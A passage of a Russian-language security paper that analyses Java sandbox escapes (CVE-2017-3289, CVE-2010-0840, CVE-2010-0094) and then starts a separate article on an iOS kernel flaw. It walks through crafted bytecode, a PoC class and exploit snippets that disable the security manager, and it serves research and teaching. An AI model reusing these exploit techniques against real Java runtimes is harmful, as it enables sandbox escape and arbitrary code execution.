После патча условие принимает вид «match_flags». Это означает, что в уязвимой версии, вероятно, существует способ создать байткод, для которого «match_flags» ложно (то есть «this» имеет флаг UNINITIALIZED в текущем кадре, но не в целевом), но для которого «is_exception_handler» истинно (текущая инструкция находится в обработчике исключения) и для которого «has_flag_match_exception(target)» возвращает «true». Но когда же эта функция возвращает «true»?

Функция has_flag_match_exception() представлена в следующем листинге.

```
1: ....
2: bool StackMapFrame::has_flag_match_exception(
3:     const StackMapFrame* target) const {
4:
```

```
 5:   assert(max_locals() == target->max_locals() &&
 6:          stack_size() == target->stack_size(),
 7:                 "StackMap sizes must match");
 8:
 9:   VerificationType top = VerificationType::top_type();
10:   VerificationType this_type = verifier()->current_type();
11:
12:   if (!flag_this_uninit() || target->flags() != 0) {
13:     return false;
14:   }
15:
16:   for (int i = 0; i < target->locals_size(); ++i) {
17:     if (locals()[i] == this_type && target->locals()[i] != top) {
18:       return false;
19:     }
20:   }
21:
22:   for (int i = 0; i < target->stack_size(); ++i) {
23:     if (stack()[i] == this_type && target->stack()[i] != top) {
24:       return false;
25:     }
26:   }
27:
28:   return true;
29: }
30: ....
```

Чтобы функция вернула «true», должны быть выполнены все следующие условия: (1) максимальное количество локальных переменных и максимальный размер стека должны совпадать для текущего и целевого кадров (строки 5–7); (2) текущий кадр должен иметь флаг «UNINIT», установленный в «true» (строки 12–14); (3) неинициализированные объекты не используются в целевом кадре (строки 16–26).

Следующий листинг иллюстрирует байткод, удовлетворяющий трём условиям:

```
<init>()
0: new           // class java/lang/Throwable
1: dup
2: invokespecial // Method java/lang/Throwable."<init>":()V
3: athrow
4: new           // class java/lang/RuntimeException
5: dup
6: invokespecial // Method java/lang/RuntimeException."<init>":()V
7: athrow
8: return
Exception table:
 from    to  target type
    0    4    8   Class java/lang/Throwable
    StackMapTable: number_of_entries = 2
      frame at instruction 3
        local = [UNINITIALIZED_THIS]
        stack = [ class java/lang/Throwable ]
      frame at instruction 8
        locals = [TOP]
        stack = [ class java/lang/Throwable ]
```

Максимальное количество локальных переменных и максимальный размер стека можно установить равными 2 для удовлетворения первого условия. Текущий кадр имеет «UNINITIALIZED_THIS» в значении true в строке 3 для удовлетворения второго условия. Наконец, для удовлетворения третьего условия неинициализированные локальные переменные не используются в цели инструкции «athrow» (строка 8), поскольку первый элемент локальных переменных инициализирован значением «TOP».

Обратите внимание, что код находится в блоке try/catch, чтобы «is_exception_handler» в функции is_assignable_to() имело значение «true». Также заметьте, что байткод находится в конструкторе (() в байткоде). Это обязательно, чтобы флаг «UNINITIALIZED_THIS» имел значение true.

Теперь мы знаем, что аналитик может создать байткод, возвращающий неинициализированный объект самого себя. На первый взгляд может быть сложно понять, как такой объект может быть использован аналитиком. Однако более внимательный анализ показывает, что подобный модифицированный класс может быть реализован как подкласс системного класса, который может быть инициализирован без вызова super.() — конструктора суперкласса. Это позволяет создавать экземпляры публичных системных классов, которые иначе не могут быть созданы ненадёжным кодом, поскольку их конструкторы приватны или содержат проверки прав. Следующий шаг — найти такие классы, предоставляющие аналитику «интересный» функционал. Цель состоит в объединении всех функциональных возможностей для выполнения произвольного кода в среде с песочницей, тем самым обходя её. Поиск полезных классов сам по себе является сложной задачей. В частности, мы сталкиваемся со следующими трудностями.

Трудность 1: Где искать вспомогательный код

JRE поставляется с многочисленными jar-файлами, содержащими классы JCL. Эти классы загружаются как _доверенные_ и могут использоваться при создании эксплоита. К сожалению для аналитика, но к счастью для пользователей Java, всё больше классов помечается как «restricted» (ограниченные), что означает, что _ненадёжный_ код не может напрямую создавать их экземпляры. Количество ограниченных пакетов выросло с одного в 1.6.0_01 до 47 в 1.8.0_121. Это означает, что доля кода, которую аналитик не может использовать непосредственно при создании эксплоита, выросла с 20% в 1.6.0_01 до 54% в 1.8.0_121.

Трудность 2: Поля могут быть не инициализированы

Без надлежащих прав создать новый загрузчик классов в обычных условиях невозможно. Поскольку право класса _ClassLoader_ проверяется в конструкторе, на первый взгляд он кажется интересной целью. С уязвимостью CVE-2017-3289 действительно можно создать новый загрузчик классов без прав, поскольку код конструктора — а значит, и проверка прав — не будет выполнен. Однако поскольку конструктор обходится, поля инициализируются значениями по умолчанию (например, нулём для целых чисел, null для ссылок). Это проблематично, поскольку интересные методы, которые в норме позволяют определить новый класс со всеми привилегиями, завершатся ошибкой, поскольку код попытается разыменовать поле, которое не было корректно инициализировано. После ручной проверки кажется затруднительным обойти разыменование поля, поскольку все пути проходят через инструкцию, разыменовывающую неинициализированное поле. Использование _ClassLoader_ оказывается тупиком. Неинициализированные поля — главная трудность при использовании уязвимости CVE-2017-3289: в дополнение к требованиям публичности, не-финальности и не-ограниченности целевого класса, методы интереса также не должны выполнять разыменование неинициализированных полей.

Мы пока не нашли полезного вспомогательного кода для Java версии 1.8.0 update 112. Чтобы проиллюстрировать работу уязвимости CVE-2017-3289, мы покажем альтернативный вспомогательный код для эксплоитов, использующих 0422 и 0431. Оба эксплоита опираются на _MBeanInstantiator_ — класс, определяющий метод findClass(), позволяющий загружать произвольные классы. Класс _MBeanInstantiator_ имеет только приватные конструкторы, поэтому прямое создание его экземпляра невозможно. Изначально эти эксплоиты используют _JmxMBeanServer_ для создания экземпляра _MBeanInstantiator_. Мы покажем, что аналитик может напрямую создать подкласс _MBeanInstantiator_ и использовать уязвимость 3289 для получения его экземпляра.

Исходный вспомогательный код для создания экземпляра _MBeanInstantiator_ использует _JmxMBeanServer_:

```
1: JmxMBeanServerBuilder serverBuilder = new JmxMBeanServerBuilder();
2: JmxMBeanServer server =
3:      (JmxMBeanServer) serverBuilder.newMBeanServer("", null, null);
4: MBeanInstantiator instantiator = server.getMBeanInstantiator();
```

Альтернативный код для создания экземпляра _MBeanInstantiator_ использует уязвимость CVE-2017-3289:

```
1: public class PoCMBeanInstantiator extends java.lang.Object {
2:   public PoCMBeanInstantiator(ModifiableClassLoaderRepository clr) {
3:     throw new RuntimeException();
4:   }
5:
6:   public static Object get() {
7:     return new PoCMBeanInstantiator(null);
8:   }
9: }
```

Обратите внимание, что поскольку _MBeanInstantiator_ не имеет публичных конструкторов, _PoCMBeanInstantiator_ в исходном коде должен расширять фиктивный класс — в нашем примере _java.lang.Object_. Мы используем библиотеку манипуляций байткодом ASM [28] для изменения суперкласса _PoCMBeanInstantiator_ на _MBeanInstantiator_. Мы также используем ASM для изменения байткода конструктора с целью обхода вызова super.(*).

Начиная с Java 1.7.0 update 13 Oracle добавил _com.sun.jmx._ в список ограниченных пакетов. Поскольку класс _MBeanInstantiator_ находится в этом пакете, повторное использование этого вспомогательного кода в более поздних версиях Java невозможно.

К нашему удивлению, эта уязвимость затрагивает более 40 различных публичных выпусков. Уязвимы все выпуски Java 7 с update 0 по update 80. Также уязвимы все выпуски Java 8 с update 5 по update 112. Java 6 не затронута.

Анализируя различия исходного кода верификатора байткода между Java 6 update 43 и Java 7 update 0, мы замечаем, что основная часть diff соответствует обратному операции патча, представленного выше. Это означает, что условие, при котором кадр стека является присваиваемым целевому кадру стека внутри обработчика исключений в конструкторе, было ослаблено. Комментарии в diff указывают, что этот новый код был добавлен по запросу 7020118 [26]. Этот запрос требовал обновления кода верификатора байткода таким образом, чтобы профилировщик NetBeans мог генерировать обработчики для покрытия всего кода конструктора.

Уязвимость была исправлена путём ужесточения ограничения, при котором текущий кадр стека — в конструкторе внутри блока try/catch — может быть присвоен целевому кадру стека. Это эффективно предотвращает возврат неинициализированного объекта «this» из конструктора в байткоде.

Насколько нам известно, существует как минимум три публично известных уязвимости типа _неинициализированного экземпляра_ для Java. Одна из них — CVE-2017-3289, описанная в этой статье. Вторая была обнаружена в 2002 году [29]. Её авторы также эксплуатировали уязвимость верификатора байткода, позволявшую не вызывать конструктор суперкласса. Им не удалось разработать эксплоит для полного выхода из песочницы. Тем не менее им удалось получить доступ к сети и читать/записывать файлы на диск. Третья была обнаружена исследовательской группой Принстонского университета в 1996 году [30]. Проблема снова в верификаторе байткода. Она позволяет конструктору перехватывать исключения, выброшенные вызовом super(), и возвращать частично инициализированный объект. Следует отметить, что в то время класс загрузчика классов не имел переменных экземпляра. Таким образом, использование уязвимости для создания экземпляра загрузчика классов давало полностью инициализированный загрузчик классов, на котором можно было вызвать любой метод.

4.2.3 - Обсуждение

Первопричиной этой уязвимости является изменение кода валидации байткода на C/C++, позволяющее аналитику создать Java-байткод, способный не вызывать super() в конструкторе

подкласса. Эта уязвимость напрямую нарушает спецификацию виртуальной машины [21].

Однако без подходящего _вспомогательного_ кода эта уязвимость бесполезна. Oracle разработала средства статического анализа для поиска опасных гаджетов и их добавления в чёрный список [31]. Это затрудняет для аналитика разработку эксплоита, обходящего песочницу. Действительно, мы нашли интересные гаджеты, работающие только со старыми версиями JVM. Поскольку они были внесены в чёрный список в последних версиях, атака больше не работает. Однако, хотя подход опирается на статический анализ, он (1) может давать много ложных срабатываний, что затрудняет идентификацию реально опасных гаджетов, и (2) может давать ложные отрицания, поскольку не точно моделирует все особенности языка, в частности рефлексию и JNI, и, следовательно, не является исчерпывающим.

4.3 - Цепочка доверенных методов

4.3.1 - Предпосылки

При каждой проверке безопасности в Java проверяется весь стек вызовов. Каждый кадр стека вызовов содержит имя метода, идентифицированного по его классу и сигнатуре. Идея атаки с цепочкой доверенных методов состоит в том, чтобы иметь в стеке вызовов только доверенные классы. Для этого аналитик обычно использует функции рефлексии, присутствующие в доверенных классах, для вызова целевых методов. Таким образом, при выполнении проверки безопасности в стеке не будет ни одного класса приложения (ненадёжного), и целевые методы будут выполняться в привилегированном контексте (как правило, для отключения менеджера безопасности). Чтобы этот подход работал, цепочка методов должна выполняться в привилегированном потоке, например в потоке событий. В главном потоке это работать не будет, поскольку класс с методом main считается ненадёжным, и проверка безопасности выбросит исключение.

4.3.2 - Пример: CVE-2010-0840

Эта уязвимость является первым примером атаки с цепочкой доверенных методов против платформы Java [32]. Она опирается на класс _java.beans.Statement_ для выполнения целевых методов через рефлексию. Эксплоит внедряет GUI-элемент _JList_ («компонент, отображающий список объектов и позволяющий пользователю выбирать один или несколько элементов» [33]), чтобы принудить поток GUI к отрисовке нового элемента. Код эксплоита следующий:

```
// target method
Object target = System.class;
String methodName = "setSecurityManager";
Object[] args = new Object[] { null };

Link l = new Link(target, methodName, args);

final HashSet s = new HashSet();
s.add(l);

Map h = new HashMap() {
□public Set entrySet() {
□□return s;
□}; };

sList = new JList(new Object[] { h });
```

Целевой метод представлен как _Statement_ через объект _Link_. Класс _Link_ — не класс из JCL, а класс, созданный аналитиком. Класс _Link_ является подклассом _Expression_, который является подклассом _Statement_. Объект _Link_ также реализует, хотя и формальным образом, метод

getValue() интерфейса _java.util.Map.Entry_. Это не настоящая реализация интерфейса _Entry_, поскольку присутствует только метод getValue(). Такая «реализация» невозможна с обычным компилятором javac и требует прямого изменения байткода класса _Link_.

```
interface Entry<K,V> {
□[...]
□/**
□* Returns the value corresponding to this entry.  If the mapping
□* has been removed from the backing map (by the iterator's
□* <tt>remove</tt> operation), the results of this call are
□* undefined.
□*
□* @return the value corresponding to this entry
□* @throws IllegalStateException implementations may, but are not
□*         required to, throw this exception if the entry has been
□*         removed from the backing map.
□*/
□V getValue();
□[...]
```

Этот интерфейс имеет метод getValue(). Оказывается, класс _Expression_ также имеет метод getValue() с той же сигнатурой. Вот почему во время выполнения вызов Entry.getValue() на объекте типа _Link_, имитирующего реализацию _Entry_, может завершиться успешно.

```
// in AbstractMap
public String toString() {
□Iterator<Entry<K,V>> i = entrySet().iterator();
□if (! i.hasNext())
□□return "{}";

□StringBuilder sb = new StringBuilder();
□sb.append('{');
□for (;;) {
□□Entry<K,V> e = i.next();
□□K key = e.getKey();
□□V value = e.getValue();
□□sb.append(key   == this ? "(this Map)" : key);
□□sb.append('=');
□□sb.append(value == this ? "(this Map)" : value);
□□if (! i.hasNext())
□□□return sb.append('}').toString();
□□sb.append(',').append(' ');
□}
}
```

Аналитик стремится вызвать метод AbstractMap.toString() для вызова Entry.getValue() на объекте _Link_, который вызывает метод invoke():

```
public Object getValue() throws Exception {
□if (value == unbound) {
□□setValue(invoke());
□}
□return value;
}
```

Метод invoke() выполняет целевой метод аналитика System.setSecurityManager(null) через рефлексию для отключения менеджера безопасности. Стек вызовов при вызове этого метода через рефлексию выглядит следующим образом:

```
at java.beans.Statement.invoke(Statement.java:235)
at java.beans.Expression.getValue(Expression.java:98)
at java.util.AbstractMap.toString(AbstractMap.java:487)
at javax.swing.DefaultListCellRenderer.getListCellRendererComponent
□(DefaultListCellRenderer.java:125)
at javax.swing.plaf.basic.BasicListUI.updateLayoutState
□(BasicListUI.java:1337)
at javax.swing.plaf.basic.BasicListUI.maybeUpdateLayoutState
□(BasicListUI.java:1287)
at javax.swing.plaf.basic.BasicListUI.paintImpl(BasicListUI.java:251)
```

```
at javax.swing.plaf.basic.BasicListUI.paint(BasicListUI.java:227)
at javax.swing.plaf.ComponentUI.update(ComponentUI.java:143)
at javax.swing.JComponent.paintComponent(JComponent.java:758)
at javax.swing.JComponent.paint(JComponent.java:1022)
at javax.swing.JComponent.paintChildren(JComponent.java:859)
at javax.swing.JComponent.paint(JComponent.java:1031)
at javax.swing.JComponent.paintChildren(JComponent.java:859)
at javax.swing.JComponent.paint(JComponent.java:1031)
at javax.swing.JLayeredPane.paint(JLayeredPane.java:564)
at javax.swing.JComponent.paintChildren(JComponent.java:859)
at javax.swing.JComponent.paint(JComponent.java:1031)
at javax.swing.JComponent.paintToOffscreen(JComponent.java:5104)
at javax.swing.BufferStrategyPaintManager.paint
(BufferStrategyPaintManager.java:285)
at javax.swing.RepaintManager.paint(RepaintManager.java:1128)
at javax.swing.JComponent._paintImmediately(JComponent.java:5052)
at javax.swing.JComponent.paintImmediately(JComponent.java:4862)
at javax.swing.RepaintManager.paintDirtyRegions
(RepaintManager.java:723)
at javax.swing.RepaintManager.paintDirtyRegions
(RepaintManager.java:679)
at javax.swing.RepaintManager.seqPaintDirtyRegions
(RepaintManager.java:659)
at javax.swing.SystemEventQueueUtilities$ComponentWorkRequest.run
(SystemEventQueueUtilities.java:128)
at java.awt.event.InvocationEvent.dispatch(InvocationEvent.java:209)
at java.awt.EventQueue.dispatchEvent(EventQueue.java:597)
at java.awt.EventDispatchThread.pumpOneEventForFilters
(EventDispatchThread.java:273)
at java.awt.EventDispatchThread.pumpEventsForFilter
(EventDispatchThread.java:183)
at java.awt.EventDispatchThread.pumpEventsForHierarchy
(EventDispatchThread.java:173)
at java.awt.EventDispatchThread.pumpEvents
(EventDispatchThread.java:168)
at java.awt.EventDispatchThread.pumpEvents
(EventDispatchThread.java:160)
at java.awt.EventDispatchThread.run(EventDispatchThread.java:121)
```

Первое наблюдение: в стеке вызовов нет ни одного ненадёжного класса. Любая проверка безопасности элементов стека вызовов пройдёт успешно.

Как видно из стека вызовов выше, операция отрисовки (RepaintManager.java:1128) в конечном счёте вызывает метод getListCellRendererComponent() (DefaultListCellRenderer.java:125). Конструктор _JList_ принимает в качестве параметра список элементов. Этот метод в свою очередь вызывает метод toString() на элементах. Первый элемент, являющийся _Map_, вызывает getValue() на всех своих элементах. Метод getValue() вызывает Statement.invoke(), который через рефлексию вызывает целевой метод аналитика.

4.3.3 - Обсуждение

Эта уязвимость была исправлена путём изменения метода Statement.invoke() для выполнения рефлективного вызова в _AccessControlContext_ кода, создавшего _Statement_. Этот эксплоит не работает в современных версиях JRE, поскольку ненадёжный код, создающий _Statement_, не имеет никаких прав.

4.4 - Сериализация

4.4.1 - Предпосылки

Java позволяет преобразовывать объекты во время выполнения в потоки байт, что полезно для постоянного хранения и сетевых коммуникаций. Преобразование объекта в последовательность байт называется сериализацией, а обратный процесс преобразования потока байт в объект — десериализацией. Может случиться так, что часть процесса десериализации выполняется в привилегированном контексте. Аналитик может использовать это, создавая объекты, которые в норме не смог бы создать из-за отсутствия прав. Типичный пример — класс _java.lang.ClassLoader_. Аналитик (всегда в контексте отсутствия прав) не может напрямую создать экземпляр подкласса _S_ класса _ClassLoader_, поскольку конструктор _ClassLoader_ проверяет, имеет ли вызывающий право CREATE_CLASSLOADER. Однако если он найдёт способ десериализовать сериализованную версию _S_ в привилегированном контексте, он может получить экземпляр _S_. Заметим, что сериализованная версия _S_ может быть создана аналитиком вне области атаки (например, на его собственной машине с JVM без песочницы). Во время атаки сериализованная версия — всего лишь данные, представляющие экземпляр _S_. В этом разделе мы показываем, как эксплуатировать CVE-2010-0094 для использования системного кода, который десериализует данные, контролируемые аналитиком, в привилегированном контексте. Это позволяет выполнять произвольный код и тем самым обходить все ограничения песочницы.

4.4.2 - Пример: CVE-2010-0094

Уязвимость CVE-2010-0094 [35] находится в методе RMIConnectionImpl.createMBean(String, ObjectName, ObjectName, MarshalledObject, String[], Subject). Четвёртый аргумент типа _MarshalledObject_ содержит байтовое представление объекта _S_, который десериализуется в привилегированном контексте (в рамках вызова doPrivileged() со всеми правами). Аналитик может передать произвольный объект в createMBean() для десериализации. В нашем случае он передаёт подкласс _java.lang.ClassLoader_:

```
public class S extends ClassLoader implements Serializable {
}
```

В уязвимой версии JVM (например, 1.6.0_17) стек вызовов при создании экземпляра объекта _S_ выглядит следующим образом:

```
 1: Thread [main] (Suspended (breakpoint at line 226 in ClassLoader))
 2: □S(ClassLoader).<init>() line: 226 [local variables
    □□unavailable]
 4: □GeneratedSerializationConstructorAccessor1.newInstance(Object[])
    □□line: not available
 6: □Constructor<T>.newInstance(Object...) line: 513
 7: □ObjectStreamClass.newInstance() line: 924
 8: □MarshalledObject$MarshalledObjectInputStream
    □□(ObjectInputStream).readOrdinaryObject(boolean) line: 1737
10: □MarshalledObject$MarshalledObjectInputStream
    □□(ObjectInputStream).readObject0(boolean) line: 1329
12: □MarshalledObject$MarshalledObjectInputStream
    □□(ObjectInputStream).readObject() line: 351
14: □MarshalledObject<T>.get() line: 142
15: □RMIConnectionImpl$6.run() line: 1513
16: □AccessController.doPrivileged(PrivilegedExceptionAction<T>)
    □□line: not available [native method]
18: □RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
    □□Class<T>) line: 1505
20: □RMIConnectionImpl.access$500(MarshalledObject, ClassLoader,
    □□Class) line: 72
22: □RMIConnectionImpl$7.run() line: 1548
23: □AccessController.doPrivileged(PrivilegedExceptionAction<T>)
    □□line: not available [native method]
25: □RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
    □□ClassLoader, Class<T>) line: 1544
27: □RMIConnectionImpl.createMBean(String, ObjectName, ObjectName,
    □□MarshalledObject, String[], Subject) line: 376
29: □Exploit.exploit() line: 79
```

```
30: □Exploit(BypassExploit).run_exploit() line: 24
31: □ExploitBase.run(ExploitBase) line: 20
32: □Exploit.main(String[]) line: 19
```

Мы наблюдаем, что десериализация происходит в привилегированном контексте (в рамках doPrivileged() в строках 16 и 23). Обратите внимание, что в стеке находится конструктор класса _ClassLoader_ (), доверенный код), а не конструктор _S_ (класс аналитика, ненадёжный код). Заметим, что в строке 2 «S(ClassLoader)» означает, что в стеке находится _ClassLoader_, а не _S_. Если бы _S_ был в стеке, проверка прав в конструкторе _ClassLoader_ выбросила бы исключение безопасности, поскольку ненадёжный код (без прав) был бы в стеке. Почему тогда _S_ не в стеке вызовов? Ответ даётся в документации по протоколу сериализации [34]. В ней говорится, что вызывается конструктор первого класса в иерархии, не реализующего интерфейс _Serializable_. В нашем примере _S_ реализует _Serializable_, поэтому его конструктор не вызывается. _S_ расширяет _ClassLoader_, который не реализует _Serializable_. Таким образом, системный код десериализации вызывает пустой конструктор _ClassLoader_. Как следствие, трассировка стека содержит только доверенные системные классы в привилегированном контексте (ненадёжный код может быть после doPrivileged(), поскольку проверка прав останавливается на методе doPrivileged() при обходе стека вызовов). Проверка прав в _ClassLoader_ пройдёт успешно.

Однако позже в системном коде этот экземпляр _S_ приводится к типу, который не является ни _S_, ни _ClassLoader_. Как тогда аналитик может получить этот экземпляр? Одно решение — добавить статическое поле в _S_, а также метод в класс _S_ для сохранения ссылки на экземпляр _S_ в статическом поле:

```
public class S extends ClassLoader implements Serializable {
□public static S myCL = null;
□private void readObject(java.io.ObjectInputStream in)
□  throws Throwable {
 □□S.myCL = this;
□}
}
```

Метод readObject() — специальный метод, вызываемый при десериализации (методом readOrdinaryObject() в строке 8 приведённого выше стека вызовов). В этой точке проверка прав не выполняется, поэтому ненадёжный код (метод S.readObject()) может находиться в стеке вызовов.

Теперь у аналитика есть доступ к экземпляру _S_. Поскольку _S_ является подклассом _ClassLoader_, аналитик может определить новый класс со всеми привилегиями и отключить менеджер безопасности (аналогично подходу из раздела 3.1.1). В этот момент песочница отключена и аналитик может выполнять произвольный код.

Эта уязвимость затрагивает 14 версий Java 1.6 (с версии 1.6.0_01 по 1.6.0_18). Она была исправлена в версии 1.6.0_24.

Обход песочницы становится возможным благодаря совокупности следующих «особенностей»: (1) доверенный код допускает десериализацию данных, контролируемых ненадёжным кодом, (2) десериализация происходит в привилегированном контексте, и (3) создание объекта посредством десериализации выполняется по иной процедуре, нежели обычное создание объекта.

Уязвимость CVE-2010-0094 была исправлена в Java 1.6.0 update 24. Оба вызова doPrivileged() были удалены из кода. В исправленной версии при инициализации _ClassLoader_ проверка прав завершается неудачей, поскольку теперь проверяется весь стек вызовов (см. новый стек вызовов ниже). Ненадёжный код в строках 21 и ниже не имеет права CREATE_CLASSLOADER.

```
1: Thread [main] (Suspended (breakpoint at line 226 in ClassLoader))
2: □MyClassLoader(ClassLoader).<init>() line: 226 [local variables
   □□unavailable]
4: □GeneratedSerializationConstructorAccessor1.newInstance(Object[])
   □□line: not available
6: □Constructor<T>.newInstance(Object...) line: 513
```

```
 7: □ObjectStreamClass.newInstance() line: 924
 8: □MarshalledObject$MarshalledObjectInputStream
    □□(ObjectInputStream).readOrdinaryObject(boolean) line: 1736
10: □MarshalledObject$MarshalledObjectInputStream(ObjectInputStream)
    □□.readObject0(boolean) line: 1328
12: □MarshalledObject$MarshalledObjectInputStream(ObjectInputStream)
    □□.readObject() line: 350
14: □MarshalledObject<T>.get() line: 142
15: □RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
    □□Class<T>) line: 1523
17: □RMIConnectionImpl.unwrap(MarshalledObject, ClassLoader,
    □□ClassLoader, Class<T>) line: 1559
19: □RMIConnectionImpl.createMBean(String, ObjectName, ObjectName,
    □□MarshalledObject, String[], Subject) line: 376
21: □Exploit.exploit() line: 79
22: □Exploit(BypassExploit).run_exploit() line: 24
23: □ExploitBase.run(ExploitBase) line: 20
24: □Exploit.main(String[]) line: 19
```

4.4.3 - Обсуждение

Эта уязвимость показывает, что особенности протокола сериализации (вызывается только определённый конструктор) можно эксплуатировать совместно с уязвимым системным кодом, который десериализует контролируемые аналитиком данные в привилегированном контексте, чтобы обойти песочницу и выполнить произвольный код. Поскольку протокол сериализации нельзя легко изменить из соображений обратной совместимости, уязвимый код был исправлен.

---

5 - Заключение

В этой статье мы сосредоточились на сложной модели безопасности платформы Java, на которую ведутся атаки на протяжении примерно двух десятилетий. Мы показали, что платформа включает нативные компоненты (такие как виртуальная машина Java), а также обширный набор системных классов Java (JCL), и что существовал широкий спектр различных атак на обе части системы. Это включает как низкоуровневые атаки, связанные с уязвимостями повреждения памяти, так и атаки на уровне Java на механизмы применения политик безопасности, например атаки с цепочками доверенных методов. Всё это подчёркивает, насколько сложная задача — обеспечить безопасность платформы для практического использования.

Мы представили эту статью как исследование конкретного случая, иллюстрирующего, как такая сложная система, как платформа Java, не справляется с задачей безопасного изолирования выполнения потенциально вредоносного кода. Надеемся, что этот обзор прошлых эксплоитов Java даст знания, которые помогут создавать более надёжные системы в будущем.

---

6 - Литература

[1] Aleph One. "Smashing The Stack For Fun And Profit." Phrack 49 1996

[2] Oracle. "The History of Java Technology."
http://www.oracle.com/technetwork/java/javase/overview/javahistory-index-198355.html, 2018

[3] Drew Dean, Edward W. Felten, Dan S. Wallach. "Java security: From HotJava to Netscape and beyond." In Sec

[4] Joshua J. Drake. "Exploiting memory corruption vulnerabilities in the java runtime." 2011

[5] Esteban Guillardoy. "Java 0day analysis (CVE-2012-4681)."
https://immunityproducts.blogspot.com/2012/08/java-0day-analysis-cve-2012-4681.html, 2012

[6] Jeong Wook Oh. "Recent Java exploitation trends and malware."
Presentation at Black Hat Las Vegas, 2012

[7] Security Explorations. "Oracle CVE ID Mapping SE - 2012 - 01, Security vulnerabilities in Java SE." 2012

[8] Brian Gorenc, Jasiel Spelman. "Java every-days exploiting software running on 3 billion devices." In Proc

[9] Xiao Lee and Sen Nie. "Exploiting JRE - JRE Vulnerability: Analysis & Hunting." Hitcon, 2013

[10] Matthias Kaiser. "Recent Java Exploitation Techniques." HackPra, 2013

[11] Google, https://blog.chromium.org/2014/11/the-final-countdown-for-npapi.html. "The Final Countdown for N

[12] Mozilla, https://blog.mozilla.org/futurereleases/2015/10/08/npapi-plugins-in-firefox/. "NPAPI Plugins in

[13] Alexandre Bartel, Jacques Klein, Yves Le Traon. "Exploiting CVE-2017-3272." In Multi-System & Internet S

[14] Red Hat. "CVE-2017-3272 OpenJDK: insufficient protected field access checks in atomic field updaters (Li

[15] Norman Maurer. "Lesser known concurrent classes - Atomic*FieldUpdater." In
http://normanmaurer.me/blog/2013/10/28/Lesser-known-concurrent-classes-Part-1/

[16] Jeroen Frijters. "Arraycopy HotSpot Vulnerability Fixed in 7u55 (CVE-2014-0456)." In IKVM.NET Weblog, 20

[17] NIST. "CVE-2016-3587." https://nvd.nist.gov/vuln/detail/CVE-2016-3587

[18] Vincent Lee. "When Java throws you a Lemon, make Limenade: Sandbox escape by type confusion." In
https://www.zerodayinitiative.com/blog/2018/4/25/when-java-throws-you-a-lemon-make-limenade-sandbox-escape-by

[19] Red Hat. "CVE-2015-4843 OpenJDK: java.nio Buffers integer overflow issues (Libraries, 8130891)." Bugzill
https://bugzilla.redhat.com/show_bug.cgi?id=1273053, 2015

[20] Alexandre Bartel. "Exploiting CVE-2015-4843." In Multi-System & Internet Security Cookbook (MISC), Janua

[21] Oracle. "The Java Virtual Machine Specification, Java SE 7 Edition: 4.10.2.4. Instance initialization me
http://docs.oracle.com/javase/specs/jvms/se7/html/jvms-4.html#jvms-4.10.2.4, 2013

[22] National Vulnerability Database. "Vulnerability summary for cve-2017-3289." https://nvd.nist.gov/vuln/de

[23] Redhat. "Bug 1413562 - (cve-2017-3289) cve-2017-3289 openjdk: insecure class construction (hotspot, 8167

[24] OpenJDK. "Openjdk changeset 8202:02a3d0dcbedd jdk8u121-b08 8167104: Additional class construction refine
http://hg.openjdk.java.net/jdk8u/jdk8u/hotspot/rev/02a3d0dcbedd.

[25] Oracle. "The java virtual machine specification, java se 7 edition: 4.7.4. the stackmaptable attribute."
http://docs.oracle.com/javase/specs/jvms/se7/html/jvms-4.html#jvms-4.7.4, 2013

[26] "Request for review (s): 7020118."
http://mail.openjdk.java.net/pipermail/hotspot-runtime-dev/2011-February/001866.html

[27] Philipp Holzinger, Stephan Triller, Alexandre Bartel, and Eric Bodden. "An in-depth study of more than t

[28] Eric Bruneton. "ASM, a Java bytecode engineering library."
http://download.forge.objectweb.org/asm/asm-guide.pdf

[29] LSD Research Group et al.. "Java and java virtual machine security, vulnerabilities and their exploitati

[30] Drew Dean, Edward W Felten, and Dan S Wallach. "Java security: From hotjava to netscape and beyond." In

[31] Cristina Cifuentes, Nathan Keynes, John Gough, Diane Corney, Lin Gao, Manuel Valdiviezo, and Andrew Gros

[32] Sami Koivu. "Java Trusted Method Chaining (CVE-2010-0840/ZDI-10-056)."

[33] Oracle. "JList."
https://docs.oracle.com/javase/7/docs/api/javax/swing/JList.html

[34] Oracle. "Interface Serializable."
https://docs.oracle.com/javase/7/docs/api/java/io/Serializable.html

[35] Sami Koivu, Matthias Kaiser. "CVE-2010-0094."
https://github.com/rapid7/metasploit-framework/tree/master/external/source/exploits/CVE-2010-0094

---

7 - Приложения

[Приложение содержит архив code.zip в кодировке base64 с примерами кода эксплоитов для CVE-2012-4681 (confused deputy), CVE-2015-4843 (integer overflow), CVE-2010-0840 (trusted method chain) и CVE-2017-3289 (uninitialized instance) — опущено как бинарные данные]

(De)coding: декодирование уязвимости ядра iOS

Автор: Adam Donenfeld (@doadam)

```
|=------------------------------------------------------------------------=|
|=---------------------=[ Viewer Discretion Advised: ]=--------------------=|
|=--------------=[ (De)coding an iOS Kernel Vulnerability ]=--------------=|
|=------------------------------------------------------------------------=|
|=-------------------------=[ Adam Donenfeld ]=--------------------------=|
|=----------------------------=[ @doadam ]=-----------------------------=|
|=------------------------------------------------------------------------=|
```

Содержание

---

0 — Введение

Цель этой статьи — продемонстрировать относительно труднодоступную поверхность атаки в iOS и показать весь процесс от начала исследования до момента обнаружения уязвимости. Эксплуатация выходит за рамки данной статьи, однако понимание процесса определения поверхности атаки, проведения исследования и инструментов, облегчающих работу (см. разделы 4 и 9), может дать как новичкам, так и опытным хакерам иной подход к поиску уязвимостей, доступных из песочницы.

Рассматриваемый баг — это CVE-2018-4109 [1], найденный вашим покорным слугой, Адамом Доненфельдом (@doadam). К статье также прилагается PoC уязвимости, который вы можете использовать исключительно в образовательных целях.

Хотя эксплойт для этой уязвимости, на мой взгляд, написать можно, у меня было слишком много других дел (например, написание этой статьи). Если вы хотите поработать над эксплойтом — смело пишите мне, я готов помочь. Ну что ж, начнём.

---

1 — Концепции песочницы

На всех современных операционных системах большинство процессов по умолчанию ограничены технологиями песочниц. Песочница — это дополнительный уровень защиты, не позволяющий определённым процессам обращаться к определённым механизмам. Песочница необходима по многим причинам, например:

